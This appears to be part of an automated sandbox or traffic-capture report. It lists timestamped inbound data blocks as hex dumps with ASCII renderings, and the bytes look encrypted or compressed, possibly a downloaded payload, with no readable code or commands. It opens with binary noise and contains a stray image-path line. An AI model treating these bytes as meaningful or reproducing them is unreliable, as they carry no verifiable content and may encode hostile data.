R`h]Lf7z#EdfaarjlxiˋXSr"OWFGD5xxu{PhEdz!"$`qv<%,}l<yjiUEd^7s
2022-08-05 09:29:27 UTC	262	IN	Data Raw: 97 6e 01 05 fe 19 5f 2d 09 4d 16 05 05 ec 79 2e 0c f2 85 48 76 fd e9 f5 15 9a f8 7d 48 64 9e 6e 7a 05 8a f2 8f 46 3c 8e f5 f1 8a 9a 6b 61 30 ea a6 03 15 fd 07 82 15 9a a7 2b a5 41 26 61 9e 0e 8a 74 77 a8 85 2d 4c 98 24 42 91 2e 70 60 13 22 ee 7c bd 72 0e 15 f2 8e fa 6d b5 c2 8e 8a 05 03 b6 86 8e 09 6f 71 46 f5 ff 0d 0b 61 ae 0b 59 93 a8 01 1e 55 60 82 fa 6d b5 c2 8e 8a 05 49 77 46 f5 13 a6 de 86 9a fd 80 a4 19 57 67 36 55 a8 01 9a fd 75 f5 8c 8e 67 ee ad 82 98 0b 9c fe 29 8e d5 83 05 15 16 4d 5a 6e 57 67 36 55 a8 01 9a 4f 0a b5 86 94 9e 34 ed 05 8a 7e 13 c6 00 ea ad 4d 05 15 92 05 68 d9 09 8c ec 61 a3 11 9a 15 09 6d 2b 09 b1 1c 8e 8a 81 4b cd f1 00 ea ad 4d 05 15 92 47 10 99 78 96 fd 7f e3 8e 15 88 a6 35 83 40 b5 6e 8e bb e7 8b a5 46 84 a6 b7 92 85 2c b1 Data Ascii: n_-My.Hv}HdnzF<ka0+A&atw-L$B.p`"|rmoqFaYU`mIwFWg6Uug)MZnWg6UO4~Mham+KMGx5@nF,
2022-08-05 09:29:27 UTC	278	IN	Data Raw: 7a a4 13 3f 98 0e 0f 24 05 15 cd de e9 61 8a 18 f9 e1 ef 00 0e 09 7c bd 44 8e ef 9e 70 1e 05 7e 13 84 22 f3 1a 05 fc 81 a2 ab f9 e7 cb 5f 93 14 a8 76 15 74 16 e3 8f 01 e1 ed d9 73 91 ff 4b 91 0d 13 8e 05 05 88 e5 a2 c9 a6 51 8f 0d 13 a8 01 9a 9a 70 8d 76 95 96 15 e7 9d 76 77 9c 14 41 b9 f1 04 45 ee 23 bf e0 61 8d 48 11 82 90 e7 c6 07 a6 6d 13 76 9e 39 8e 8a 05 87 dc 54 93 82 66 0d 49 10 fd a2 f8 c2 5d 80 fd f7 2b fb 15 ab f9 43 f9 92 9e ea 93 05 8a f8 a4 0d f8 10 01 8a fe 6a 1c e5 c9 a0 88 0b 20 15 a8 01 61 a6 f2 e9 fa 05 a6 e7 a6 ce ae 11 13 78 09 1d fb 05 05 26 05 e5 bb 56 fd 30 fd 4a 7d 8e 15 ee f9 9e bf 87 f9 15 75 88 8b e3 5e ff df 8e 76 05 05 15 fd 5c 30 72 5d e9 fd 61 2b fb 15 88 01 5d 96 01 96 89 8c 82 5a 4d a0 05 09 7d fb 05 05 26 8a a0 c7 2e 8e Data Ascii: z?$a|Dp~"_vtsKQpvvwAE#aHmv9TfI]+Cj ax&V0J}u^v\0r]a+]ZM}&.


Timestamp	kBytes transferred	Direction	Data
2022-08-05 09:29:27 UTC	294	IN	Data Raw: 8e 57 12 e5 0d 3c 06 0f a4 61 51 d3 4a b9 5b b8 58 e6 eb 6d 07 df 85 16 0a 84 8f 0b 9c 54 6a 57 1a f9 78 9a f3 09 ed 0e a6 76 9a 74 24 e7 10 15 1a 3c f7 94 54 9e de f7 9e 0d a9 45 fa 2f 64 d6 df ee 9e eb 8b 16 de ed 7f 15 15 c3 2c f3 62 96 4e 01 92 9a 8e 05 84 f7 e9 91 01 57 12 f9 e3 88 fd 6c 87 74 14 03 26 97 9c 01 60 11 39 03 a0 ff a3 da 75 1b c7 e0 7e fe 0d 93 a2 ed 03 15 92 7a c3 e9 cd 03 60 15 78 01 9a ee 8c f9 82 15 e3 0e 8e 71 fd 1a 13 bf 96 cb d2 16 24 15 09 af 66 72 a8 03 15 ec 91 f9 13 9a a6 e3 50 01 5e 15 e7 02 eb 79 9c cd 18 e6 4c ed 8a 74 ce 7e 77 9a fd c4 9a 74 dc 72 0e 15 f8 7f fb 90 f9 15 db 71 27 03 c4 e4 fb 09 5e fe 3f 4a 69 bc c1 49 f1 00 98 60 b0 b1 7b 15 7e 9e 96 92 98 9a 68 64 14 4b cd 84 4c ca ab 24 05 82 9a fd 0d 9c a6 cd bb 24 e8 Data Ascii: W<aQJ[XmTjWxvt$<TE/d,bNWlt&`9u~z`xq$frP^yLt~wtrq'^?Jil`{~hdKL$$
2022-08-05 09:29:27 UTC	310	IN	Data Raw: 7a d2 18 d9 0d 9a a6 fe 8f 11 13 01 9a 4d 09 16 03 01 d4 20 ef f9 05 0b 09 62 89 24 7e 96 05 15 c1 c3 f8 08 b2 03 15 15 10 d7 e5 26 f3 98 03 01 6d d8 b6 8a 05 0b bb fe d2 c1 38 03 62 12 ed ca 4b 61 ae 8d ac 62 7a fa f0 25 09 96 03 81 8d d7 8e 50 e9 9a 13 8a 01 a6 f1 e2 2d 7b 2b a5 01 63 f4 eb a6 15 a8 7e 3d 1d f2 14 33 01 96 9a 38 1f 6b 07 09 6d 83 e1 90 05 05 f0 6c f6 62 99 72 41 8f df 13 01 9a 0f f2 04 2f 01 96 9a 6f f8 1d 0b 9c 05 fa dd 75 43 9b e8 2c 87 e3 09 a6 03 79 15 77 01 9a 6a 1e 73 96 01 96 e5 dc 10 82 0d 9c 05 12 8e 7a 7a 81 e4 92 0d 0b 89 8e 96 64 30 93 09 07 64 30 85 0b 94 e9 8b d6 f7 05 0b 8e 7f eb 15 8e 05 03 6a 83 34 9e 9a a6 00 5f 25 a8 01 9a ee 23 72 0b f4 90 15 01 11 89 f9 1e f3 92 a6 8e 98 bf af ed ca 89 7a a8 03 15 88 90 2c c2 9a a6 Data Ascii: zM b$~&m8bKabz%P-{+c~=38kmlbrA/ouC,ywjszzd0d0j4_%#rz,
2022-08-05 09:29:27 UTC	326	IN	Data Raw: 1a da 64 1a 5e b3 4e 09 32 33 a6 f9 7c e6 c6 61 c8 79 23 9c 49 a0 92 cd a5 7a 4f 16 7e f1 74 41 b6 6b 16 d9 7c c7 92 50 27 f9 8c 7e 51 aa 75 c4 16 2d 0b d8 9c 15 f1 4f 26 d9 6a 72 d8 aa ee 28 d9 ed 5b fa 02 a6 09 96 12 bc bf 42 6f 89 46 db e9 fc 22 a5 72 4e 98 88 6b e7 0d 92 63 8e 9a 9a 93 45 76 f0 0a b5 ef 18 d6 e5 77 e8 05 0b 9c fe 58 a5 7e fe fd ee 01 1c 4b cb 46 00 5d 71 a8 01 9a 24 b4 bf b1 00 95 99 7e f5 e2 19 e9 fc 22 a5 72 96 c4 5e ff 80 03 ed 0b 8c 9a 26 e4 ed 5f 16 2a 82 12 41 54 32 75 bb 46 db 5f fd 39 a6 90 05 05 52 83 1e d7 09 a6 03 64 16 d7 e6 89 f5 07 96 03 74 9e b9 f6 05 8a 20 e0 01 18 e6 b7 e7 3d 15 96 0d 0b bd 8f 18 e5 a6 a8 01 cb 38 76 51 31 4a f1 09 27 64 0d aa 5b 8a 8e cd 90 c9 96 96 34 b8 74 3d b4 98 b4 fd e4 06 15 9a 9a 15 a0 92 bd Data Ascii: d^N23|ay#IzO~tAk|P'~Qu-O&jr([BoF"rNkcEvwX~KF]q$~"r^&_*AT2uF_9Rdt =8vQ1J'd[4t=
2022-08-05 09:29:27 UTC	342	IN	Data Raw: bd ec 95 42 07 15 09 e9 cb 41 bd 6a db 73 26 30 ab 62 7e e5 8d 46 dd 88 69 33 4c e5 e5 28 36 36 90 7c 01 15 09 60 cd 00 df 99 9d 71 2b 03 5c a8 8e 09 75 4c 46 12 34 4d c5 8b f7 7c 91 e6 a8 01 9a 24 c2 e9 7f ca 96 9a 8e 71 a4 f8 15 d8 0b a2 7d b2 7a 24 a8 5c 80 d1 76 fa 16 36 a3 e5 e7 fd 1f a0 03 01 60 54 6f db 46 30 5f 2b 09 a9 0b 8a 8a ee 91 2e 30 63 ef 48 46 b5 83 42 6e ee 0a b5 44 a1 95 99 76 71 26 30 af a5 22 a5 72 fe 26 36 9d ad 10 99 86 cd ec 1e a3 f1 92 03 a8 f9 8c 12 45 6a 7d a8 98 c9 cc a3 41 8f 01 54 cd 5e 82 80 f2 79 a5 44 88 fd 94 9e 9a 15 1a d2 e7 00 95 99 6e 62 e1 7e 94 cf 07 a6 8e cb cb ec e3 2e 30 61 b0 0b ae 05 07 8e 61 16 2a b5 fa 78 b5 a9 2e 89 46 d7 5f 26 42 a1 2e 26 46 ed 69 0e 30 b1 46 28 36 e9 5b 22 99 3a a9 95 48 e1 60 63 85 a9 f5 Data Ascii: BAjs&0b~Fi3L(66|`q+\uLF4M|$q}z$\v6`ToF0_+.0cHFBnDvq&0"r&6Ej}AT^yDnb~.0aa*x.F_&B.&Fi0F(6[":H`c
2022-08-05 09:29:27 UTC	358	IN	Data Raw: 01 78 f2 74 e7 00 0a 96 a6 b6 8d 0b 9c 14 41 cf f7 4e fa 4a 09 74 f2 26 8a 0b b3 7d a8 01 61 89 d9 6b 96 00 0a 96 a6 53 32 0b 9c fc 7d ba a6 f4 32 15 92 f6 49 4a b9 c7 ee c4 4a d2 80 ee 05 72 00 ac 5e 8b 25 bb 93 1a aa 54 8b 95 44 ed 05 64 1a f6 a1 76 8f 8c 64 48 93 ab 6a 15 60 9d 18 ab 82 9a b7 ab cd a4 5e ed 09 c1 94 8a 8a bb 5c 1c 4b 60 7a 8c cf e1 5b e3 72 ee b2 f9 c1 f1 f9 40 a6 3c 8a a4 13 16 45 6a 15 94 3d f1 fd a2 a4 4a 4a c9 e6 26 8c 2e 7e ef 7e 5e 00 8c 38 03 75 9c 14 a4 e3 81 11 a6 8e 05 14 ff ed 89 03 9a a6 03 ef ef 59 22 99 42 eb e3 fa 78 b5 7a 6f 81 46 44 94 02 38 a6 8e 16 41 e5 83 4d 5a 72 cd 75 50 90 1d 01 9a 15 a6 bf 48 22 6d b0 6f 81 46 30 94 d0 1a a6 8e cb 4e f8 83 4d f2 4a 86 00 94 bb d7 95 f7 7d af bf 88 00 df 99 a1 71 be 03 c1 8d 01 Data Ascii: xtANJt&}akS2}2IJJr^%TDdvdHj`^\K`z[r@<Ej=JJ&.~~^8uY"BxzoFD8AMZruPH"moF0NMJ}q
2022-08-05 09:29:27 UTC	374	IN	Data Raw: 8c 8e 6d e0 15 46 8d b5 5e dd fa 18 82 16 32 13 58 dd a4 cb a5 20 ee 1f 5b be 92 6c dd 96 03 c7 0d 4a 75 c8 0d 95 76 05 01 10 37 bf f1 ef fd 5c 30 85 5d c4 ee ae ef 09 a9 36 09 96 18 45 7a 01 91 71 27 03 b4 e7 01 a6 75 2d 14 b0 58 76 f8 b8 8e 4e d7 15 a8 fa b2 a6 b4 85 1a 01 a9 72 75 8b e9 f9 9c 98 c3 11 77 c0 bf a6 74 96 de 7c 09 52 36 0a 5b c6 61 ae 7e 9e cc eb 96 9a 15 d8 4e a2 c1 d5 5e 4c 62 16 41 36 41 7a f8 8c 10 29 64 70 90 d2 0f 9a a6 7f 43 c3 94 89 c9 82 05 ad dc 5a d2 f1 75 13 a3 23 8f c5 f8 0f 0e 74 dd 64 77 12 83 15 60 20 18 8b 96 cb 97 79 1c 0b a3 48 fa 7f 82 81 f5 64 d9 f6 21 92 4b 94 15 15 91 41 cb e5 a6 bf 48 ed 6d b0 75 35 0d f3 9c 05 01 50 15 f3 8a 64 b1 e1 f8 b0 5d bc fd de a6 01 9a 8e 03 bd 8a 5c 66 c5 3d 79 09 4e 80 df 76 4e 75 fb a3 Data Ascii: mF^2X [lJuv7\0]6Ezq'u-XvNruwt|R6[a~N^LbA6Az)dpCZu#tdw` yHd!KAHmu5Pd]\f=yNvNu
2022-08-05 09:29:27 UTC	390	IN	Data Raw: 30 9a fe 10 97 e5 fa b6 fd a2 7e 84 b1 2a 9d eb a5 f3 a3 16 a3 46 e1 25 9a c4 00 58 b5 82 c5 df 00 7a 97 42 fa ac 73 74 46 0e c9 05 99 a4 09 8c 5e 6e bb fa b8 ee 11 9e 70 f7 f9 15 c5 90 5e f8 b6 a3 f9 8e f1 fb 8a 9a 69 26 30 6e 48 fb b3 1e a3 dd 61 16 2a 99 b5 2b 38 91 ad 7e 96 a6 5f 0e 42 a5 c5 ef 96 4d 96 22 0a 9a 15 3a 11 64 5b 22 99 e1 9a a7 48 2e 05 4d d5 6f 26 30 6c 00 22 a5 8d 0d c8 a0 fd a2 f8 91 a5 48 ee 05 cb 80 c1 fd da fb 8c 8e 6d 91 ad a9 fe b0 3a 15 09 d4 03 8a 8a b3 a2 f6 10 99 86 00 25 a6 ff 7a eb 36 2a 48 72 42 b1 2c 8d a9 46 78 ac 96 33 5d 8d 46 2a ee c3 2e d7 89 e6 e3 f0 16 a3 2e 16 15 9c 96 03 fa 95 99 7e 6f 74 30 af 00 78 a5 9d 7a 69 e3 f9 a2 a4 63 85 48 46 ab 51 7e 6a 81 09 e9 f3 ed b1 bd f1 98 2d 74 d9 79 01 57 54 f5 16 8e ff c7 03 Data Ascii: 0~*F%XzBstF^np^i&0nHa*+8~_BM":d["H.Mo&0l"Hm:%z6*HrB,Fx3]F*..~ot0xzicHFQ~j-tyWT
2022-08-05 09:29:27 UTC	406	IN	Data Raw: 21 14 8e d9 61 d8 fc d9 0e a2 a4 15 09 12 b0 6a 91 8e a4 9a a6 e9 51 3e 21 e5 dc 87 b2 b5 a4 54 f3 48 33 14 8a 6a 5d e0 f2 76 1a 8c 9a 9a 07 18 1f 6a 20 17 fd 8e f9 e5 dc b5 0d 74 ce 28 09 40 96 54 ef b3 27 1c a4 e5 69 d6 ec d9 1c 8e 15 9a a6 7f be 7e 7f 51 98 05 8a 74 ce 0c 9c d9 dc 28 a0 ab ba 5c dd 3c e6 12 b0 6a 67 41 63 d9 7d f9 8c 8e f9 01 90 2c c0 1a 21 7a 18 5f 98 8a 8a ee 93 03 85 77 90 7c 91 28 a8 01 9a 6a 3b 8e 7c 53 93 94 38 92 54 d9 3a c0 18 09 f1 ea d8 ec 7e 91 a4 15 09 8c 24 b0 d7 18 cf 0b a6 f9 7c 53 a9 01 f1 e0 28 98 42 fd 58 74 30 c0 14 9a ed 02 de 63 6a 77 9a 9a 07 8e 8b b0 76 7f 22 f7 f9 15 f1 e0 3a ff e3 4f 24 8a 38 fd 54 df 34 b8 1a 15 d9 ec e8 ec 6c 7d 15 9a a6 f9 12 bc e9 8b ad 94 8a a4 e3 4f 10 f7 f1 4f 28 8c 2c 25 5a 6c 48 43 24 Data Ascii: !ajQ>!TH3j]vj t(@T'i~Qt(\<jgAc},!z_w|(j;|S8T:~$|S(BXt0cjwv":O$8T4l}OO(,%ZlHC$
2022-08-05 09:29:27 UTC	422	IN	Data Raw: 01 8a a3 55 69 c7 e3 8b 94 7c f4 55 91 41 60 e1 01 80 f5 01 96 4d 8e 80 05 0b 9c 0d 07 9c 01 8a a3 55 09 12 e4 15 89 03 15 bd ef 09 5e 41 09 96 cd c7 20 4d e5 ca a2 33 cd 2f 12 54 aa 05 4e 6e 9a 04 ee 9a a6 cd 26 bf 9c 01 ed fd 6b 96 03 01 60 61 9e 6f bf 27 4b 91 fd 9c 01 8a 8a fd e9 0d 0b 9a 5d 41 fd 9e 57 8e 15 e6 f2 54 1f 4a ed 92 dc 67 05 0b 52 d6 4a 76 c3 e5 65 14 92 05 6f 65 09 8c b3 55 5b c3 72 24 fb e9 02 41 7f da 4c 7e 0d 65 d9 05 01 51 8e ef 05 15 92 05 68 a8 09 8c b3 55 fb 1e 55 9a 26 96 03 c9 e1 92 78 4b 05 0b 52 cb 87 51 e5 45 a2 2d c3 17 20 50 c2 03 5e 6e 90 70 57 15 09 60 18 d3 8a 9a d9 a2 6f 0b 9c 05 c7 5d 9e 00 bf 31 45 79 0f a8 09 8c 9a fd db 01 9a 15 f2 d4 0b ad 69 15 01 39 fe c9 c0 4e 7a 8e 97 08 05 15 5c de f8 15 84 00 f9 f3 ef c9 92 Data Ascii: Ui|UA`MU^A M3/TNn&k`ao'K]AWTJgRJveoeU[r$AL~eQhUU&xKRQE- P^npW`o]1Eyi9Nz\
2022-08-05 09:29:27 UTC	438	IN	Data Raw: 6a 80 e7 63 24 24 11 15 a8 4a 7a 88 01 46 09 8e f9 89 ca 7a 8a 5c 78 fc 28 7e db cd fc 81 8e f4 61 7d a2 03 15 88 90 11 6a 15 09 6d 0a e1 67 a5 76 71 d8 de 94 96 49 13 b7 6e d8 90 94 f7 de 07 64 88 bd f1 59 83 7d 11 09 96 50 2e e3 92 ae 13 8a a4 87 41 f1 cd 8e fe 27 fd b6 df 0b 9a 95 89 15 2c e9 fa 7b f5 dc 9e 05 49 03 cb ed 62 e1 f2 1e 22 05 a6 8e 4e e5 88 9a cc 92 15 09 18 51 e5 d8 94 4a 4a c5 6d b2 cb 45 61 01 70 fe ff 7a e1 76 5d 0b a3 ae 83 34 b8 74 e8 7f a3 26 0d c1 0e d3 6a 8d 75 03 01 96 89 96 cf 0a 12 cd 9f 12 9e 1e 7a 81 f6 92 0d 0b 89 9e 95 64 0c 93 f9 79 2a 88 85 fb 93 e9 f8 0e 8a 05 0b 87 fd e5 64 f1 fe 27 fd 5f 76 0b 9a 22 43 6a 24 67 01 9a 15 3c d6 9e c0 03 9a 8e 6e 4e db ff cd 12 8e d5 54 84 26 9a 9a 5a ed 81 18 fd a8 62 25 7c ee 23 9e 5e Data Ascii: jc$$JzFz\x(~a}jmgvqIndY}P.A',{Ib"NQJJmEapzv]4t&juzdy*d'_v"Cj$g<nNT&Zb%|#^

Timestamp	kBytes transferred	Direction	Data
2022-08-05 09:29:27 UTC	454	IN	Data Raw: b5 03 15 26 e4 ed 3c ff 20 d6 c1 28 67 8d 0e 8a 05 0b bb 8d 2e cf 7c 78 50 58 73 79 0b d1 a8 8c cf d9 07 c3 72 fd 62 ff 03 01 85 de 7a 77 d2 0b 09 05 01 c1 26 9f 54 df 5a 68 23 2a 7f 03 5e 13 07 c3 76 9a cb 7e 0b 79 ff 9a 8e 79 41 d7 4c 5a cb 55 d9 72 72 82 e5 05 c8 a5 09 8c 19 ee 07 e3 61 f9 e7 78 df 76 5e 61 44 82 a3 c8 d1 2b 94 a6 8e e1 cd fd a3 42 a4 15 5d c1 d9 26 e4 ed e5 d2 0b d1 12 41 54 0d 30 ca a0 92 9c 05 01 cd 9f cb 62 7b 3f c7 af 63 7f 05 52 7d 80 58 2e 5e 76 e3 fa 16 96 07 8e 8a 4e db e9 0d dc 3f 8e 05 16 51 82 1c 4b e5 8f 2b 15 15 a8 66 5f 22 f3 03 03 01 0d de 73 68 f9 66 c1 04 95 a6 d9 0d 6e e4 92 0d c5 54 8f 43 6a 91 69 01 9a 15 f8 7a 22 7e 51 ef 73 16 fd f8 28 f9 4a ad d5 14 c0 cf 6a 1e 13 85 d9 18 28 15 a8 01 d1 3c bf d1 8d ac bf 34 db Data Ascii: &< (g.|xPXsyrbzw&TZh#*^v~yyALZUrraxv^aD+B]&AT0b{?cR}X.^vN?QK+f_"shfnTCjiz"~Qs(Jj(<4
2022-08-05 09:29:27 UTC	470	IN	Data Raw: a8 e4 0e 15 64 8e 53 95 96 cf c7 5e 91 0b cf 96 09 65 ff 8a 8a ee a2 1e 47 6a 8f 11 64 6a 07 c3 72 ee 23 f9 82 51 df 0e 8e 05 2f 98 9e 8a 88 b2 dd 91 05 ee 0e 11 ad 23 b9 0b fe b8 9a 8e 61 c4 c3 d8 ff 01 6d 15 6c 71 09 ed 69 e9 31 7f 8e a3 d4 f0 26 11 7c cf 6e e6 81 15 cd 01 37 81 09 bb 56 d5 22 9a c5 8e 0d 7f 15 8a 8e 95 ca f5 fe 05 fd c7 e3 8b 94 52 d9 ee aa 8e db 45 80 22 03 8e c4 01 8c 05 84 d7 e7 91 01 5d 12 f9 a3 ac cd 05 77 17 9c 8c ee c4 4a 3f 9e 15 f2 f9 e1 fa 9a 7c 5b 86 35 0a 9c a3 d8 5b 1a f9 72 60 82 d0 77 9a cb eb d8 81 a8 4c 9f c1 7d 96 50 98 9e 2d 92 05 8a 20 e0 f5 fa 96 01 bf ed 24 a8 5c df 61 ac 8c 74 45 f1 95 9a 9a 1b 0d 01 8e ef aa dd 1e 05 f8 28 f9 9f 17 d1 0d 9a 25 90 a2 f8 2b 4c 45 11 15 5b 8e 80 ee 05 78 f6 ed c6 7b 8e 2c d4 f6 10 Data Ascii: dS^eGjdjr#Q/#amlqi1&|n7V"RE"]wJ?|[5[r`wL}P- $\atE(%+LE[x{,
2022-08-05 09:29:27 UTC	486	IN	Data Raw: f2 7a fa 01 9e 7b 8e 04 26 83 9b 4d 1e 64 86 e9 03 5d 91 85 2c 01 db 64 ee 6e bf fc 78 26 4b 98 9d 0f 85 c0 94 5a fe 49 c3 c9 fa 2f 64 d6 fe 9a 78 f6 ff 7c 88 df 9a cf 78 fa 58 d9 ed f9 c1 e9 9e ac 92 05 8a f8 b4 16 45 6a 77 c0 7a 91 48 a0 0b 9a 5d 8f dd ee 82 e9 89 35 83 43 fd 03 5e 66 96 a5 00 e9 a8 fe 05 5f 8e 0d 24 15 67 79 13 1a 97 34 ad 15 62 96 61 e8 94 fd 03 01 96 ed 6f 4e 8a a0 f9 6b 03 22 ce 40 ff 14 07 06 0b 9a a6 a5 23 6a d2 41 77 8e e3 85 fd 05 3e 6c 28 09 56 e1 95 28 7e d4 8c 85 3d 68 31 0c 0b 9a cf 9e 5b d7 d7 53 47 6a 53 16 56 c2 8f 9a 77 ca bf db 94 5c 84 09 01 d2 05 40 92 0d 0b ff 24 03 15 15 77 87 dc cf 0d 05 15 9a 72 61 1a 92 0f 10 ab 42 26 cf 2a 24 6d 1e a5 48 20 a4 a8 58 78 ee 1c fd f4 0f 10 6d e7 00 96 92 87 8a 6d 10 14 9b 12 a0 fd Data Ascii: z{&Md],dnx&KZl/dx|xXEjwzH]5C^f_$gy4baoNk"@#jAw>l(V(~=h1[SGjSVw\@$wraB&*$mH Xxmm
2022-08-05 09:29:27 UTC	502	IN	Data Raw: d4 ff b1 f7 05 0b 5f e6 69 a6 8e 05 fe 0d b9 d9 c5 f9 6f 50 11 fd 30 5a 15 9a f2 a6 a5 8e 5e 5f 4c 92 0d 83 b9 8a 8e 50 68 14 0f cf ef a2 c9 a6 8e 9d 58 9a 07 9f da bb 16 0b 22 94 96 9a 73 93 8d e8 cc 05 01 a6 f1 81 74 a8 92 0d 68 9e 8e 1a 4e 9a 07 fa 8a bd f4 54 13 09 98 b7 01 05 cb c5 8d 0f 7e 22 71 05 05 15 fd c7 0f 5f 77 fa 81 fd 5b ca ca 15 09 96 50 eb 5e d1 fb d7 0d 1e 2a 05 01 5d 12 f9 fe 05 81 e0 07 63 12 0b f3 5e d7 c9 d1 a8 7c 9e 50 af 96 9a f5 9a fe 77 a8 16 41 6e db 4e f5 bd 67 79 f7 63 12 0b 5e a8 f5 09 e7 a3 09 96 80 11 6d 0e 92 79 45 44 e9 4e eb 4e 6f 91 0d 5e 94 80 03 12 38 03 15 26 e4 74 e1 05 f2 22 f7 12 d6 a9 db c1 7a c3 65 91 09 cd 90 78 0d 7a 44 0d 0b 89 e2 ef 6e 4f d1 b5 15 cf 15 9e 5e fb f9 15 7d 16 11 a4 52 8a c3 9a a6 d3 d5 9a fd Data Ascii: _ioP0Z^_LPhX"sthNT~"q_w[P^*]c^|PwAnNgyc^myEDNNo^8&t"zexzDnO^}R
2022-08-05 09:29:27 UTC	518	IN	Data Raw: 03 7e 5f 14 65 9e 01 8a 7a d2 96 1c 5a 00 12 03 ec 11 91 54 73 81 09 e3 fa 18 06 a4 01 05 96 dc e9 0d e9 40 94 8a fe ec fe 13 a4 15 95 3f ed f0 59 61 a2 9a a6 85 8e 94 3e a1 75 43 75 15 13 8a 18 09 4c 86 a3 55 67 1c 4f a2 09 8c f0 24 b9 fd 15 9a 94 59 05 01 96 89 01 f7 7a 87 d6 03 01 a6 7d cc 5c 09 fd a2 0b e5 22 f6 13 15 a8 fa 8b 4c 15 f9 8c 9f 2b 5f 77 e2 fd a4 13 a3 13 5d 39 a2 61 d4 cf 11 a4 15 15 d6 f0 91 41 64 a6 9a a6 85 35 01 8f 61 c8 24 e4 43 a4 8a 8e 64 ae a0 49 15 92 0d f6 f6 8f 66 09 9a 07 8e 8b 4c 15 f9 8c 9c cd 9c 8e 8a 16 e2 c5 f9 8e 09 fb 7a 12 47 92 0d 0b 61 47 66 09 9a 07 fa 47 e8 29 98 76 00 7f ea 98 05 8a f6 65 5c fd 09 01 78 fc 24 cf 11 a4 15 82 76 fd af 6e 01 9a 26 4d 86 12 8e 54 84 30 ca 00 1a f8 fb 8e 09 73 14 5c 09 fd a2 7e 63 8f Data Ascii: ~_ezZTs@?Ya>uCuLUgO$Yz}\"L+_w]9aAd5a$CdIfLzGaGfG)ve\x$vn&MT0s\~c
2022-08-05 09:29:27 UTC	534	IN	Data Raw: 01 a6 a9 ac 24 15 a7 c4 0a 9a 7e 69 14 15 79 6e 0c 15 48 cc 1c 01 cf f8 87 8a 1c 84 0a 05 30 dc 91 05 51 57 93 0d 12 f5 18 03 3c 47 77 01 9e ea 10 96 31 3b 89 9a 9f d8 1a 0b e9 fa 28 a6 f1 45 1a 15 f0 e7 7d 9a fc e1 83 15 9d 71 7b 15 81 43 1c 01 64 da 91 8a 4e 4b 83 05 59 59 87 05 d2 a5 24 0d b9 da 79 03 5e 55 77 01 0c 15 09 96 8c 8e f9 15 01 05 8a a4 cd cd 95 a6 b3 cd 91 15 a7 c5 77 9a b6 14 14 15 c9 69 7b 15 38 5e 8f 01 a7 52 1a 8a 85 c3 10 05 85 4e 1a 05 6d bd 26 0d 5f 52 12 03 65 bd 14 01 ee bd 7d 96 5b c9 22 9a 8e 8a 05 0b c7 05 01 a6 46 05 05 15 3a 4e 0b 9a 58 68 15 15 d3 97 9a 15 a1 30 03 01 68 44 8e 8a 56 b5 b7 05 a9 40 cd 05 d3 ab d1 0d 9e 9a a6 03 13 15 a8 01 6c 15 09 96 ed 01 96 9a 3e 8a 05 0b 99 05 01 a6 9b 05 05 15 97 0d 0b 9a 15 03 15 15 e3 Data Ascii: $~iynH0QW<Gw1;(E}q{CdNKYY$y^Uwwi{8^RNm&_Re}["F:NXh0hDV@l>
2022-08-05 09:29:27 UTC	550	IN	Data Raw: f5 15 9d 0d db 9a 76 03 e5 15 78 01 6e 15 dd 96 f3 01 88 07 7e 8a f5 0b 6c 05 f5 a6 80 98 f5 15 82 0d db 9a 76 03 e5 15 15 94 07 a8 9c 03 96 94 03 07 fb f7 98 9e 09 98 94 13 fb 98 98 a8 ff a0 9e 07 13 96 a8 a8 15 94 07 a8 9c 03 96 94 03 07 fb f7 98 9e 09 98 f1 a6 fb 98 98 a8 ff a0 9e 07 13 96 a8 a8 15 94 9c a8 07 03 05 94 98 07 90 f7 03 9e 9a 98 ff 13 90 98 03 a8 94 a0 0d 07 a8 96 13 a8 a6 94 9c a8 07 03 05 94 98 07 90 f7 03 9e 9a 98 ff 13 90 98 f5 15 94 a0 0d 07 a8 96 13 a8 a6 94 9c a8 07 03 05 94 03 07 8e 8a 05 0b 9c 05 01 a6 8e 05 05 15 92 0d 0b 9a a6 03 15 15 a8 01 9a 15 09 96 03 01 96 9a 8e 8a 05 0b 9c 05 01 a6 8e 05 05 15 92 0d 0b 9a a6 03 15 15 a8 01 9a 15 09 96 03 01 96 9a 8e 8a 05 0b 9c 05 01 a6 8e 05 05 15 92 0d 0b 9a a6 03 15 15 a8 01 9a 15 09 Data Ascii: vxn~lv
2022-08-05 09:29:27 UTC	566	IN	Data Raw: 0b 9a a6 5a c8 77 a8 01 9a 15 09 c7 b6 8b 96 9a 8e 8a 05 3a 29 87 01 a6 8e 05 05 44 1f 7f 0b 9a a6 03 15 e3 35 8b 9a 15 09 96 03 ef 23 18 8e 8a 05 0b 9c 09 21 0c 8e 05 05 15 92 01 2b 18 a6 03 15 15 a8 27 ba 77 09 96 03 01 96 b4 ae 28 05 0b 9c 05 01 04 ae 87 05 15 92 0d 0b 00 c6 89 15 15 a8 01 9a 91 29 1c 03 01 96 9a 8e 0e 25 81 9c 05 01 a6 8e 66 25 77 92 0d 0b 9a a6 68 35 77 a8 01 9a 15 09 93 23 8b 96 9a 8e 8a 05 0e bc 87 01 a6 8e 05 05 f5 b2 7f 0b 9a a6 03 15 f5 c8 8b 9a 15 09 96 03 01 b6 18 8e 8a 05 0b 9c 05 21 0c 8e 05 05 15 92 0d 0b 9a a6 03 15 15 a8 01 9a 15 09 96 20 e4 de e8 71 28 86 22 a3 e8 b3 1b b4 1e 05 15 a7 d7 08 a1 69 89 b2 c2 eb b3 2f 40 2a 1a 03 01 d8 2c 23 cd f2 81 49 46 dd 3c e6 15 6a 79 92 12 6e 47 a9 e7 ca 77 77 91 e4 f1 8b de a3 8d 96 Data Ascii: Zw:)D5#!+'w()%f%wh5w#! q("i/@*,#IF<jynGww
